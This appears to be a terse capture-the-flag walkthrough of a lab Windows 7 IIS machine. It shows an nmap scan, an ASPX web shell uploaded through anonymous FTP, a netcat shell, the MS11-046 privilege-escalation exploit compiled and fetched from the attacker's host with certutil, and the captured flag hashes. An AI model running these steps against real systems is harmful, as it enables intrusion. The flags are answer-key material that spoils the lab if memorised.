


root@kali:/home/ghroot# nmap -sV -sC -p- -T4 10.10.10.5
Starting Nmap 7.80 (https://nmap.org) at 2020-06-21 17:38 +03
Nmap scan report for 10.10.10.5
Host is up (0.072s latency).
Not shown: 65533 filtered ports
PORT STATE SERVICE VERSION
21/tcp open ftp Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 03-18-17 02:06AM <DIR> aspnet_client
| 03-17-17 05:37PM 689 iisstart.htm
|_03-17-17 05:37PM 184946 welcome.png
| ftp-syst:
|_ SYST: Windows_NT
80/tcp open http Microsoft IIS httpd 7.5
| http-methods:
|_ Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/7.5
|_http-title: IIS7
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

```
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
03-18-17  02:06AM       <DIR>          aspnet_client
03-17-17  05:37PM                  689 iisstart.htm
06-25-20  01:52AM                 3605 reverse.php
03-17-17  05:37PM               184946 welcome.png
226 Transfer complete.
ftp> put /usr/share/webshells/aspx/cmdasp.aspx cmdasp.aspx
local: /usr/share/webshells/aspx/cmdasp.aspx remote: cmdasp.aspx
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
1442 bytes sent in 0.02 secs (81.8057 kB/s)
```



10.10.10.5/cmdasp.aspx
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
GHDB
MSFU
Command:
c:\Users\Public\Downloads\nc.exe 1
excute
locate nc.exe(in kali)

```
c:\Users\Public>systeminfo
systeminfo

Host Name:                 DEVEL
OS Name:                   Microsoft Windows 7 Enterprise
OS Version:                6.1.7600 N/A Build 7600
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:          babis
Registered Organization:
Product ID:                55041-051-0948536-86302
Original Install Date:     17/3/2017, 4:17:31 ��
System Boot Time:          25/6/2020, 1:35:29 ��
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               X86-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: x64 Family 23 Model 1 Stepping 2 AuthenticAMD ~2000 Mhz
BIOS Version:              Phoenix Technologies LTD 6.00, 12/12/2018
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             el;Greek
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC+02:00) Athens, Bucharest, Istanbul
Total Physical Memory:     1.023 MB
Available Physical Memory: 519 MB
Virtual Memory: Max Size:  2.047 MB
Virtual Memory: Available: 1.323 MB
Virtual Memory: In Use:    724 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    HTB
Logon Server:              N/A
Hotfix(s):                 N/A
Network Card(s):           1 NIC(s) Installed.
                           [01]: Intel(R) PRO/1000 MT Network Connection
                                 Connection Name: Local Area Connection
                                 DHCP Enabled:    No
                                 IP address(es)
                                 [01]: 10.10.10.5
```


```
Date: 20110614
CVE: CVE-2011-1249
KB: KB2503665
Title: Vulnerability in Ancillary Function Driver Could Allow Elevation of Privilege
Affected product: Windows 7 for 32-bit Systems
Affected component:
Severity: Important
Impact: Elevation of Privilege
Exploit: https://www.exploit-db.com/exploits/40564/
```

python wesng.py systeminfo.txt


abatchy17 / WindowsExploits
Watch 70
Star 1.1k
Fork 473
Code
Issues 0
Pull requests 0
Actions
Projects 0
Security 0
Insights
Tree: 5e9c25cda5
WindowsExploits / MS11-046 /
Create new file
Find file
History
abatchy17 Source Code
Latest commit 5e9c25c on 21 May 2017
..
40564.c
Source Code
3 years ago
MS11-046.exe
Source Code
3 years ago

```
ot@kali:/home/ghroot/Downloads# i686-w64-mingw32-gcc 40564.c -o exploit.exe -lws2_32
```

```
c:\inetpub\wwwroot>certutil.exe -urlcache -split -f "http://10.10.14.9:8081/exploit.exe" exploit.exe
certutil.exe -urlcache -split -f "http://10.10.14.9:8081/exploit.exe" exploit.exe
****  Online  ****
  000000  ...
  048f0c
CertUtil: -URLCache command completed successfully.
```


c:\inetpub\wwwroot>exploit.exe
exploit.exe
c:\Windows\System32>whoami
whoami
nt authority\system

```
c:\Users\babis\Desktop>type user.txt.txt
type user.txt.txt
9ecdd6a3aedf24b41562fea70f4cb3e8
c:\Users\babis\Desktop>cd c:\users\administrator\desktop
cd c:\users\administrator\desktop

c:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 8620-71F1

 Directory of c:\Users\Administrator\Desktop

18/03/2017  02:17 ??    <DIR>          .
18/03/2017  02:17 ??    <DIR>          ..
18/03/2017  02:17 ??                32 root.txt.txt
               1 File(s)             32 bytes
               2 Dir(s)  24.567.975.936 bytes free

c:\Users\Administrator\Desktop>type root.txt.txt
type root.txt.txt
e621a0b5041708797c4fc4728bc72b4b
```